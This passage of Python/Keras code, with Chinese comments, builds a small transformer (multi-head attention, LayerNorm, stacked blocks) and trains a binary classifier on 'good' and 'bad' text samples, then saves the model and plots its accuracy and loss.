                regularizer=self.bias_regularizer,
                constraint=self.bias_constraint,
                name='%s_bq' % self.name,
            )
        self.Wk = self.add_weight(
```

```
            shape=(int(k[-1]), feature_dim),
            initializer=self.kernel_initializer,
            regularizer=self.kernel_regularizer,
            constraint=self.kernel_constraint,
            name='%s_Wk' % self.name,
        )
        if self.use_bias:
            self.bk = self.add_weight(
                shape=(feature_dim,),
                initializer=self.bias_initializer,
                regularizer=self.bias_regularizer,
                constraint=self.bias_constraint,
                name='%s_bk' % self.name,
            )
        self.Wv = self.add_weight(
            shape=(int(v[-1]), feature_dim),
            initializer=self.kernel_initializer,
            regularizer=self.kernel_regularizer,
            constraint=self.kernel_constraint,
            name='%s_Wv' % self.name,
        )
        if self.use_bias:
            self.bv = self.add_weight(
                shape=(feature_dim,),
                initializer=self.bias_initializer,
                regularizer=self.bias_regularizer,
                constraint=self.bias_constraint,
                name='%s_bv' % self.name,
            )
        self.Wo = self.add_weight(
            shape=(feature_dim, feature_dim),
            initializer=self.kernel_initializer,
            regularizer=self.kernel_regularizer,
            constraint=self.kernel_constraint,
            name='%s_Wo' % self.name,
        )
        if self.use_bias:
            self.bo = self.add_weight(
                shape=(feature_dim,),
                initializer=self.bias_initializer,
                regularizer=self.bias_regularizer,
                constraint=self.bias_constraint,
                name='%s_bo' % self.name,
            )
```

```
        super(MultiHeadAttention, self).build(input_shape)

    @staticmethod
    def _reshape_to_batches(x, head_num):
        #split to head num
        input_shape = K.shape(x)
        batch_size, seq_len, feature_dim = input_shape[0], input_shape[1], input_sh
ape[2]
        head_dim = feature_dim // head_num
        x = K.reshape(x, (batch_size, seq_len, head_num, head_dim))
        ##为了方便 scaled dot attention 计算（输入是 bs, seq_len,head_dim）,这里做了
transpose 和 reshape
        x = K.permute_dimensions(x, [0, 2, 1, 3]) #transpose,把并行计算的 head_num 维
度提到前面
        return K.reshape(x, (batch_size * head_num, seq_len, head_dim)) #reshape,因
为 bs 轴在 scaled dot 里面不参与计算

    @staticmethod
    def _reshape_attention_from_batches(x, head_num):##attention 得分矩阵的反向恢复
        input_shape = K.shape(x)
        batch_size, seq_len, feature_dim = input_shape[0], input_shape[1], input_sh
ape[2]
        x = K.reshape(x, (batch_size // head_num, head_num, seq_len, feature_dim))

        return K.permute_dimensions(x, [0, 2, 1, 3])

    @staticmethod
    def _reshape_from_batches(x, head_num):#attention 后的向量恢复
        input_shape = K.shape(x)
        batch_size, seq_len, feature_dim = input_shape[0], input_shape[1], input_sh
ape[2] #bs*head_num,seq_len,head_dim
        x = K.reshape(x, (batch_size // head_num, head_num, seq_len, feature_dim))#
bs,head_num,seq_len,head_dim
        x = K.permute_dimensions(x, [0, 2, 1, 3])#bs,seq_len,head_num,head_dim
        return K.reshape(x, (batch_size // head_num, seq_len, feature_dim * head_nu
m)) #bs,seq_len,model_dim

    @staticmethod
    def _reshape_mask(mask, head_num):
        if mask is None:
            return mask
        seq_len = K.shape(mask)[1]
        mask = K.expand_dims(mask, axis=1)
        mask = K.tile(mask, [1, head_num, 1])
```

```
        return K.reshape(mask, (-1, seq_len))

    def call(self, inputs, mask=None):
        if isinstance(inputs, list):
            q, k, v = inputs
        else:
            q = k = v = inputs #bs,seq_len,model_dim
        if isinstance(mask, list):
            q_mask, k_mask, v_mask = mask
        else:
            q_mask = k_mask = v_mask = mask
        q = K.dot(q, self.Wq) #先做变换再分成 8 个，和先分成 8*64 个再做变换，参数量都是一样的 512*512
        k = K.dot(k, self.Wk)
        v = K.dot(v, self.Wv)
        if self.use_bias:
            q += self.bq
            k += self.bk
            v += self.bv
        if self.activation is not None:
            q = self.activation(q)
            k = self.activation(k)
            v = self.activation(v)
        scaled_dot_product_attention = ScaledDotProductAttention(
            history_only=self.history_only,
            name='%s-Attention' % self.name,
        )
        y = scaled_dot_product_attention(
            inputs=[
                self._reshape_to_batches(q, self.head_num), #query,bs*numhead,seq_len,dim,head_dim
                self._reshape_to_batches(k, self.head_num), #key
                self._reshape_to_batches(v, self.head_num), #value
            ],
            mask=[
                self._reshape_mask(q_mask, self.head_num),
                self._reshape_mask(k_mask, self.head_num),
                self._reshape_mask(v_mask, self.head_num),
            ],
        )
#       相似度矩阵
#         self.intensity = self._reshape_attention_from_batches(scaled_dot_product_attention.intensity, self.head_num)
```

```
#         self.attention = self._reshape_attention_from_batches(scaled_dot_product_
attention.attention, self.head_num)
        y = self._reshape_from_batches(y, self.head_num) #合并
        y = K.dot(y, self.Wo) #最终输出
        if self.use_bias:
            y += self.bo
        if self.activation is not None:
            y = self.activation(y)

        # Add shape information to tensor
        input_shape = [K.int_shape(q), K.int_shape(k), K.int_shape(v)]
        output_shape = self.compute_output_shape(input_shape)
        if output_shape[1] is not None:
            output_shape = (-1,) + output_shape[1:]
            y = K.reshape(y, output_shape)
        return y
class LayerNorm(Layer):
    def __init__(self,
                 center=True,
                 scale=False,
                 epsilon=None,
                 gamma_initializer='ones',
                 beta_initializer='zeros',
                 gamma_regularizer=None,
                 beta_regularizer=None,
                 gamma_constraint=None,
                 beta_constraint=None,
                 **kwargs
                 ):
        super(LayerNorm, self).__init__(**kwargs)
        self.supports_masking = True
        self.center = center
        self.scale = scale
        if epsilon is None:
            epsilon = K.epsilon() * K.epsilon()
        self.epsilon = epsilon
        self.gamma_initializer = keras.initializers.get(gamma_initializer)
        self.beta_initializer = keras.initializers.get(beta_initializer)
        self.gamma_regularizer = keras.regularizers.get(gamma_regularizer)
        self.beta_regularizer = keras.regularizers.get(beta_regularizer)
        self.gamma_constraint = keras.constraints.get(gamma_constraint)
        self.beta_constraint = keras.constraints.get(beta_constraint)
        self.gamma, self.beta = 0., 0.
    def get_config(self):
```

```
        config = {
            'center': self.center,
            'scale': self.scale,
            'epsilon': self.epsilon,
            'gamma_initializer': keras.initializers.serialize(self.gamma_initialize
r),
            'beta_initializer': keras.initializers.serialize(self.beta_initializer)
,
            'gamma_regularizer': keras.regularizers.serialize(self.gamma_regularize
r),
            'beta_regularizer': keras.regularizers.serialize(self.beta_regularizer)
,
            'gamma_constraint': keras.constraints.serialize(self.gamma_constraint),

            'beta_constraint': keras.constraints.serialize(self.beta_constraint),
        }
        base_config = super(LayerNorm, self).get_config()
        return dict(list(base_config.items()) + list(config.items()))
    def call(self, inputs, **kwargs):
        mean = K.mean(inputs, axis=-1, keepdims=True)
        variance = K.mean(K.square(inputs - mean), axis=-1, keepdims=True)
        std = K.sqrt(variance + self.epsilon)
        outputs = (inputs - mean) / std
        if self.scale:
            outputs *= self.gamma
        if self.center:
            outputs += self.beta
        return outputs



def load_word_embedding(filepath):
    embeddings_index = {}
    f = open(filepath, encoding='utf8')
    for line in tqdm(f):
        values = line.split()
        word = ''.join(values[:-MODEL_DIM])
        coefs = np.asarray(values[-MODEL_DIM:], dtype='float32')
        embeddings_index[word] = coefs
    f.close()
    return embeddings_index

def build_matrix(word_index, path):
    embedding_index = load_word_embedding(path)
```

```
    embedding_matrix = np.zeros((len(word_index) + 1, MODEL_DIM))
    for word, i in word_index.items():
        if word in embedding_index:
            embedding_matrix[i] = embedding_index[word]
            #break
    return embedding_matrix

def transformer_block(x,prefix):
    O_seq = MultiHeadAttention(head_num=8,name=f'{prefix}_att1')(x) #bs,words_len,d
im
    O_seq = Dropout(0.1,name=f'{prefix}_do1')(O_seq)
    O_seq_Add1 = tf.keras.layers.Add(name=f'{prefix}_add1')([x,O_seq])
    O_seq_LN1 = LayerNorm(name=f'{prefix}_LN1')(O_seq_Add1) #X = LayerNorm(X + mult
ihead(X))
    O_seq_fc1 = Dense(MODEL_DIM * 4,activation='relu',name=f'{prefix}_fc1')(O_seq_L
N1) #FFN
    O_seq_fc2 = Dense(MODEL_DIM,name=f'{prefix}_fc2')(O_seq_fc1)
    O_seq_fc2 = Dropout(0.1,name=f'{prefix}_do2')(O_seq_fc2)
    O_seq_Add2 = tf.keras.layers.Add(name=f'{prefix}_add2')([O_seq_LN1,O_seq_fc2])#

    #O_seq_Add2 = tf.add([O_seq_LN1,O_seq_fc2])
    O_seq_LN2 = LayerNorm(name=f'{prefix}_LN2')(O_seq_Add2)
    return O_seq_LN2


def build_model():
    words = Input(shape=(MAX_LEN,),name='inputs',dtype='int32')
    embeddings = Embedding(num_char,MODEL_DIM, trainable=True)(words)
    embeddings = Position_Embedding()(embeddings) #增加 Position_Embedding 能轻微提高
准确率
    embeddings = Dropout(0.1)(embeddings)

    # def transformer_block(x,prefix):
    seq_len = K.shape(words)[1]
#     model_dim = K.int_shape(embeddings)[-1]

    O_seq1 = transformer_block(embeddings,prefix='t1')
    O_seq2 = transformer_block(O_seq1,prefix='t2')
    O_seq3 = transformer_block(O_seq2,prefix='t3')
#    O_seq4 = transformer_block(O_seq3,prefix='t4')
#    O_seq5 = transformer_block(O_seq4,prefix='t5')
#    O_seq6 = transformer_block(O_seq5,prefix='t6')
#     O_seq7 = transformer_block(O_seq6,prefix='t7')
#     O_seq8 = transformer_block(O_seq7,prefix='t8')
```

```
    O_seq = tf.keras.layers.Add()([O_seq1,O_seq2,O_seq3]) ###后面这块是自由发挥的
    O_seq = GlobalAveragePooling1D()(O_seq)
    O_seq = Dropout(0.1)(O_seq)

    #下面的这块原文用了 warmup，我们不用了。

    result = Dense(1, activation='sigmoid', name='outputs')(O_seq)
    model = Model(inputs=words, outputs=result)
    opt=keras.optimizers.Adam()#lr=5e-5
    model.compile(loss='binary_crossentropy',optimizer=opt, metrics=['accuracy'])
    model.summary()
    return model


MAX_LEN = 250#句子的最大长度
num_char=126#保留 126 个词
upsize=15*1024
MODEL_DIM = 256

with open('all.pickle', 'rb') as f:
    tokenizer_str = pickle.load(f)

datagood_ls=[]
databad_ls=[]
with open("good.txt","r") as f:
    for i in f.readlines()[:11000]:
        out = tokenizer_str.texts_to_sequences([i.split(",")])
        datagood_ls.append(out[0])
with open("bad.txt","r") as f:
    for i in f.readlines():
        out = tokenizer_str.texts_to_sequences([i.split(",")])
        databad_ls.append(out[0])

dataall = datagood_ls + databad_ls
dataout = [1]*len(datagood_ls) + [0]*len(databad_ls)
# 把负样本都 pad 到 MAX_LEN 个词，转化成 numpy 数组
data_all_mat = pad_sequences(dataall, maxlen=MAX_LEN, padding='post')
dataout = np.array(dataout)

data_train, data_test, dataout_train, dataout_test = train_test_split(data_all_mat,
 dataout, test_size=0.2, random_state=42, shuffle=True)
model = build_model()
```

```
#model = load_model('transformer.h5',custom_objects = {"Position_Embedding": Positi
on_Embedding,
#                                                      "ScaledDotProductAttention":
 ScaledDotProductAttention,
#                                                      "MultiHeadAttention":MultiHe
adAttention,
#                                                      "LayerNorm":LayerNorm})
history = model.fit(data_train,dataout_train, epochs=40, batch_size=128, validation
_data=(data_test, dataout_test),verbose=2)
# 保存模型
model.save('transformer.h5')

plt.figure()
plt.subplot(1,2,1)
plt.plot(history.history['accuracy'])
plt.plot(history.history['val_accuracy'])
plt.title('Model accuracy')
plt.ylabel('Accuracy')
plt.xlabel('Epoch')
plt.legend(['Train', 'Test'], loc='upper left')
# 绘制训练 & 验证的损失值
plt.subplot(1,2,2)
plt.plot(history.history['loss'])
plt.plot(history.history['val_loss'])
plt.title('Model loss')
plt.ylabel('Loss')
plt.xlabel('Epoch')
plt.legend(['Train', 'Test'], loc='upper left')
plt.show()
```